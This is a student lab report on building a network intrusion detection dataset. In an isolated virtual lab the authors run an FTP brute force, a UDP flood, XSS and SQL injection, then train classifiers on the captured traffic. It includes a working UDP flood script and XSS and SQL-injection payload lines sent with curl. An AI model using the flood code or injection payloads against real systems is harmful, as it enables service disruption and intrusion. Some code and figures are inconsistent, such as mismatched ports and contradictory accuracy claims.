**Singapore University of Technology & Design (SUTD)**

**Project Report on**

**Network Anomaly Detection**

Mayukh Borana (1007395), Suhasini (1007497)

**Security Tools Lab – 1**

Professor Dr. Yeaz Jadoo, TA Mohammed Meeran

[One Drive](https://sutdapac-my.sharepoint.com/personal/mayukh_borana_mymail_sutd_edu_sg/_layouts/15/onedrive.aspx?login_hint=mayukh%5Fborana%40mymail%2Esutd%2Eedu%2Esg&id=%2Fpersonal%2Fmayukh%5Fborana%5Fmymail%5Fsutd%5Fedu%5Fsg%2FDocuments%2FSTL%2Dproject)

GitHub Link

Table of Contents

[**Preview** 3](#_Toc122787583)

[**Lab Setup and Technology** 3](#_Toc122787584)

[**Nat Network/Star Network Topology** 3](#_Toc122787585)

[**Script for Capturing benign Data** 6](#_Toc122787587)

**BruteForce Attack on Login FTP Server** 7

[**Dos attack on Apache2** 9](#_Toc122787589)

[**XSS Attack** 12](#_Toc122787590)

[**SQLi on MySql db Server** 14](#_Toc122787591)

[**CicFlowmeter** 15](#_Toc122787592)

[**Data Clean-Up and Labelling** 16](#_Toc122787593)

[**Feature Ranking Analysis** 16](#_Toc122787594)

[**Running Different ML Models on Weka** 17](#_Toc122787595)

[**J48** 18](#_Toc122787596)

[**Accuracy:** 19](#_Toc122787597)

[**Confusion Matrix:** 20](#_Toc122787598)

[**Error Rate:** 20](#_Toc122787599)

[**Precision and Recall:** 20](#_Toc122787600)

[**AUC:** 21](#_Toc122787601)

[**MLP** 22](#_Toc122787602)

[**Accuracy:** 22](#_Toc122787603)

[**SVM** 22](#_Toc122787604)

[**Accuracy:** 22](#_Toc122787605)

[**Naïve Bayes** 23](#_Toc122787606)

[**Accuracy:** 24](#_Toc122787607)

[**Confusion Matrix:** 24](#_Toc122787608)

[**Precision and Recall** 25](#_Toc122787609)

[**AUC** 25](#_Toc122787610)

[**Performance of the Models** 26](#_Toc122787611)

[**Building Offline detection Tool Using Python** 24](#_Toc122787612)

[**Results** 25](#_Toc122787612)


[**Discussion** 25](#_Toc122787612)

[**References** 26](#_Toc122787613)

# **Preview**

## **Lab Setup and Technology**

Machines: Installed 3 VMs for the purpose of this project



|  |  |  |  |
| --- | --- | --- | --- |
| **SrNo.** | **Type** | **OS Type** | **IP Of VM** |
| **1** | All Server | ubuntu | 10.0.2.9 |
| **2** | Bening/Client system | ubuntu | 10.0.2.12 |
| **3** | Attacker system | Kali Linux (MSSD kali 2022) | 10.0.2.4 |

### **Nat Network/** **Star Network Topology**

Network Address Translation (NAT) is the simplest way of accessing an external network from a virtual machine. Usually, it does not require any configuration on the host network and guest system. For this reason, it is the default networking mode in Oracle VM VirtualBox.

In this mode, all of the clients on VBox share the same NAT router. It’s just like the wifi router used at home. And we must create a NAT network manually before using it. (Virtual Box > Preferences > Network > Create)

A virtual machine with NAT enabled acts much like a real computer that connects to the Internet through a router. The router, in this case, is the Oracle VM VirtualBox networking engine, which maps traffic from and to the virtual machine transparently. In Oracle VM VirtualBox this router is placed between each virtual machine and the host. This separation maximizes security since by default virtual machines cannot talk to each other.

### 

Diagram

Description automatically generated Diagram

Description automatically generated

|  |  |  |  |
| --- | --- | --- | --- |
| **SrNo**. | **Server** | **Attack** | **Remark** |
| 1 | FTP Server | Bruteforce | Metasploit(rockyou.txt) |
| 2 | Apache Server | Dos | dos.py |
| 3 | Web Server | XSS | script.py |
| 4 | Db Server(MySql) | SQLi | script.py |

<Attack and Attack type are on this listed server. All Server are running on server VM.>

#### **Nmap**

Using nmap in attacker kali machine scan open port.

Text

Description automatically generated

#### **Metasploit:**

To test/scan system vulnerabilities Or Performed exploits

#### **Wireshark:** Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

**TcpDump:** Used to collect network data

Command used:

tcpdump -w <Filename>.pcap -i enp0s3

#### **Traffic Time:**

|  |  |  |
| --- | --- | --- |
| **Attack** | **Begin traffic time** | **Attack time** |
| Ftp | 10 mintues | 10 min |
| Dos | 10 min | 10 min |
| XSS | 5 min | 5 min |
| Sql | 5 min | 5 min |

# **Script for Capturing benign Data**

import os

import time

#####################~~~~~Script for Collection of Benign data~~~~~~~~#####################

#################################Ftp data collection##################

n=120 #for 10 minute

while n:

    os.system("curl ftp://10.0.2.9")

    time.sleep(5) # delay/sleep for 5 sec

    n=n-1

##################################Apache2 Web server data#########################

m=120 #for 10 minute

while m:

    os.system("curl http://10.0.2.9")

    time.sleep(5)  # delay/sleep for 5 sec

    m=m-1

############################## XSS data ##############################

n=60 ############for 5 minute

while n:

    os.system("curl http://10.0.2.9:8880?name=Mayukh " )

    time.sleep(5) #### delay/sleep for 5 sec

    n=n-1

##########################################Sql data ###############################

n=60  ############for 5 minute

while n:

    os.system("curl http://10.0.2.9:8880?name=Alexander" )

    time.sleep(5) #### delay/sleep for 5 sec

    n=n-1

Run on Benign Machine By using command: python scriptbenign.py

And simultaneously run tcpdump for collection of pcaps.

# **BruteForce Attack on Login FTP Server**

Text

Description automatically generated

<Installing Ftp server on Server VM>

Text

Description automatically generated

<Added a new user named ftpuser

And password : password >

Graphical user interface, website

Description automatically generated

<Location of file>

#################################Ftp data collection##################

n=120 #for 10 mintute

while n:

    os.system("curl ftp://10.0.2.9")

    time.sleep(5) # delay/sleep for 5 sec

    n=n-1

<Collected Benign traffic by running script and using Tcpdump to save in pcap >

Graphical user interface, text, application, chat or text message

Description automatically generatedText

Description automatically generated

That means attack failed!!! Anonymous login is Disabled. So benign trafic will contain Anonymous login.

A screenshot of a computer

Description automatically generated with medium confidence

Text

Description automatically generated

<FTP Brute Force Attack on FTP Server using Metasploit.>

Text

Description automatically generated

< Attack was performed successfully! >

Collected attack data in pcap file using Tcpdump for 10 minutes.

# **Dos Attack on Apache2**

Graphical user interface, application, table, Excel

Description automatically generatedGraphical user interface, text, application, email

Description automatically generated

<Wireshark Benign Traffic >

##################################Apache2 Web server data#########################

m=120 #for 10 mintute

while m:

os.system("curl http://10.0.2.9")

time.sleep(5) # delay/sleep for 5 sec

m=m-1

<Collected Benign Trafic by using script and saved in pcap by using Tcpdump>

Text

Description automatically generated

import sys

import os

import time

import socket

import random

#Code Time

from DateTime import datetime

now = datetime.now()

hour = now.hour

minute = now.minute

day = now.day

month = now.month

year = now.year

##############

sock = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

bytes = random.\_urandom(1490)

#############

os.system("clear")

os.system("figlet DDos Attack")

print

print

ip = "10.0.2.9"

port = 80

os.system("clear")

os.system("figlet Attack Starting")

time.sleep(3)

sent = 0

while True:

socket.sendto(bytes, (ip,port))

sent = sent + 1

port = port + 1

if port == 65534:

port = 1

<Script for attacking dos; command: dosattack.py in attacker VM>

Table

Description automatically generatedText

Description automatically generated

<Attack wireshark data>

Used Tcpdump to save in pcap file

# **XSS Attack**

from twisted.internet import reactor

from twisted.web.server import Site

from twisted.web.resource import Resource

class WebApp(Resource):

isLeaf = True

def render\_GET(self, request):

return b'Hello!'

factory = Site(WebApp())

reactor.listenTCP(8880, factory)

reactor.run()

<Script for running Web Server at port 8080>

import os

Import time

############################## XSS data ##############################

n=60 ############for 5 mintute


while n:

os.system("curl http://10.0.2.9:8880?name=Mayukh " )

time.sleep(5) #### delay/sleep for 5 sec

n=n-1

<Script Benign data collect>



Text

Description automatically generated with medium confidence

Graphical user interface, text, application

Description automatically generated

<Attack performed>

import os

import time

n=60

while n:

os.system("curl http://10.0.2.9:8080?name=<script>alert("123")</script> ")

time.sleep(5)

n=n-1


<Attack Script >

# 

# **SQLi on Sql db Server**

Graphical user interface

Description automatically generated with medium confidence



Text

Description automatically generated

Text

Description automatically generated

import os

import time

##########################################Sql data ###############################

n=60 ############for 5 mintute

while n:

os.system("curl http://10.0.2.9:8880?name=Alexander" )

time.sleep(5) #### delay/sleep for 5 sec

n=n-1

<Begin data script>

Used Tcp dump and collected data

import os

import time

n=60

while n:

os.system("curl http://localhost:8880?name=Alexander; USE webappdb; INSERT INTO greetings ( id, name, greeting ) VALUES ( 99, 'Vladimir', 'Hi' ); SELECT greeting FROM webappdb.greetings WHERE name='Alexander'; " )

time.sleep(5) #### delay/sleep for 5 sec

n=n-1

<Sqli attack script>

# **CicFlowmeter**

Graphical user interface

Description automatically generated

**Machine Learning**

## **Data Clean-Up and Labelling**

After capturing the benign and attack data, the network capture data has been converted into a labelled dataset with benign data being 0 and attack data being 1 through the use of Cicflowmeter. Initially, more than 53,000 datasets and nearly 71 attributes were collected. After cleaning up the data, we reduced the dataset to 15,000 sets and 29 attributes.

## **Feature Ranking Analysis**

After running the Merged\_Data.csv file on Weka, a feature ranking analysis was performed. The attribute evaluator chosen is “Relief Attribute Eval”.

Text, letter

Description automatically generated

Table

Description automatically generated

The screenshot above shows the various attributes that have been ranked from the highest value to the lowest. The top 15 ranked the highest are considered ‘good attributes’ and are listed below:

|  |  |
| --- | --- |
| **Rank** | **Attribute** |
| 1 | Src IP |
| 2 | Fwd IAT Min |
| 3 | Idle Std |
| 4 | Fwd IAT Mean |
| 5 | Flow Duration |
| 6 | Flow IAT Min |
| 7 | Flow IAT Mean |
| 8 | Fwd IAT Std |
| 9 | Fwd IAT Tot |
| 10 | Idle Min |
| 11 | Idle Max |
| 12 | Flow IAT Max |
| 13 | Idle Mean |
| 14 | Flow IAT Std |
| 15 | Dst IP |

# **Running Different ML Models on Weka**

## **J48**

The default percentage split was chosen which is 66%. The J48 Model Analysis is shown in the screenshot below by using Weka:

Table

Description automatically generated with medium confidence

The Decision Tree is shown below:

A picture containing text, map

Description automatically generated

### **Accuracy:**

According to the screenshot above, the accuracy of the correctly classified instances is 99.9412% which is very high. This shows us that the model’s performance is excellent.

### **Confusion Matrix:**

|  |  |  |  |
| --- | --- | --- | --- |
|  |  | **Predicted Class** | |
|  |  | **a =** Benign | **b =** Attack |
|  |  | **+** | **-** |
| **Actual Class** | **+** | **237 (TP)** | **3 (FN)** |
|  | **-** | **0 (FP)** | **4860 (TN)** |

1. True Positive: 237 positive class data points were correctly classified by the model.

2. True Negative: 4860 negative class data points were correctly classified by the model

3. False Positive: 0 negative class data points were incorrectly classified by the model

4. False Negative: 3 positive class data points were incorrectly classified by the model

This matrix turned out to be a good classifier for the dataset considering the largest number of true positives and true negative values.

### **Error Rate:**

The error rate, in this case, is 1-0.999412 = 0.000588 or 0.0588% which is excellent. This shows us that the error rate for this model is extremely low.

### **Precision and Recall:**

When the model predicts that an attack has not happened, it is 100% of the time correct and if an attack has happened, the model is 99.9% precise in its predictions. 98.8% of all benign data are correctly identified by the model and 100% of all attacks are correctly identified by the model.

### **AUC:**

**Graphical user interface, application

Description automatically generated**

Since the AUC is 0.9979, the model is nearly a perfect classifier.

## **MLP**

Graphical user interface

Description automatically generated

### **Accuracy:** The accuracy of the model is 98.0687% and the error rate is 1.9313%. This shows us that the model is a good classifier.

## **SMO**

**Graphical user interface, text, application

Description automatically generated**

### **Accuracy:** The accuracy of the model is 96.0464% and the error rate is 3.9536. Hence, the model is a good classifier

## **Naïve Bayes**

### **Accuracy:**

Graphical user interface, text

Description automatically generated

The accuracy is 98.9% and the error rate is 0.011.

### **Confusion Matrix:**

|  |  |  |  |
| --- | --- | --- | --- |
|  |  | **Predicted Class** | |
|  |  | **a = benign** | **b = attack** |
|  |  | **+** | **-** |
| **Actual Class** | **+** | **241(TP)** | **2(FN)** |
| **-** | **21 (FP)** | **1836(TN)** |

1. True Positive: 241 positive class data points were correctly classified by the model.

2. True Negative: 1836 negative class data points were correctly classified by the model

3. False Positive: 21 negative class data points were incorrectly classified by the model

4. False Negative: 2 positive class data points were incorrectly classified by the model

This matrix turned out to be a good classifier for the dataset considering the larger number of true positives and true negative values.

### **Precision and Recall**

The model is 99% precise in its predictions and has a recall of 0.989. It is evident that the precise is higher than the recall and hence, there are more false negatives that false positives. Thus, the model is not a good fit.

### **AUC**

**Graphical user interface, text, application, Word

Description automatically generated**

The AUC is 0.9988 and hence, this model is a nearly perfect classifier.

# **Performance of the Models**

|  |  |
| --- | --- |
| **Model** | **Accuracy** |
| J48 | 99.9412% |
| MLP | 98.0687% |
| SVM | 96.0464% |
| Naive Bayes | 98.9% |

The model recommended based on performance is J48. Even though MLP and SVM are 100%, J48 has a better performance and is hence chosen.

# **Building Offline Detection Tool Using Python**

We used the below for building our offline detection tool: –

* Python
* scipy
* numpy
* matplotlib
* pandas
* sklearn

We’ve split our data into 3 datasets, one for training, another for validation, and the last one for testing. After running this program for the default dataset “Merged\_Data.csv,” we get the output below: –

Diagram

Description automatically generated

We are using Decision Tree, which is a white box type of ML algorithm. The time complexity of decision trees is a function of the number of records and number of attributes in the given data. Decision trees can handle high-dimensional data with good accuracy.

**Text

Description automatically generated**

<This python code is for Decsion tree which we have chosen as the recommended model. This code shows us that the accuracy of the model is 94.833% which is different from Weka.>

**Results**

We were able to successfully produce a working detection model using a decision tree algorithm with an accuracy of 94.833%.The result of the tool is different from Weka.

**Discussion**

Graphical user interface, application, table

Description automatically generated

<Provided Files List>

All the files/folder, scripts are uploaded on GitHub and One Drive.

We tried use watch command in linux to execute commands in regular interval of time. But due to unstoppable problem in watch command. We moved to use scripts instead.

We tried other different kinds of attacks but due to limited resources of our laptop, the VMs would crash frequently hence we had to selected different server and different attacks.

# **References**

Ftp server and attack

<https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b>

<https://avleonov.com/2018/11/29/making-vulnerable-web-applications-xxs-rce-sql-injection-and-stored-xss-buffer-overflow/>

<https://www.unb.ca/cic/datasets/ids-2018.html>

[**https://thecleverprogrammer.com/2020/08/12/network-security-with-machine-learning/**](https://thecleverprogrammer.com/2020/08/12/network-security-with-machine-learning/)

[**https://machinelearningmastery.com/machine-learning-in-python-step-by-step/**](https://machinelearningmastery.com/machine-learning-in-python-step-by-step/)

[**https://sutdapac-my.sharepoint.com/personal/mayukh\_borana\_mymail\_sutd\_edu\_sg//\_layouts/15/onedrive.aspx?login\_hint=mayukh%5Fborana%40mymail%2Esutd%2Eedu%2Esg&id=%2Fpersonal%2Fmayukh%5Fborana%5Fmymail%5Fsutd%5Fedu%5Fsg%2FDocuments%2FSTL%2Dproject**](https://sutdapac-my.sharepoint.com/personal/mayukh_borana_mymail_sutd_edu_sg//_layouts/15/onedrive.aspx?login_hint=mayukh%5Fborana%40mymail%2Esutd%2Eedu%2Esg&id=%2Fpersonal%2Fmayukh%5Fborana%5Fmymail%5Fsutd%5Fedu%5Fsg%2FDocuments%2FSTL%2Dproject)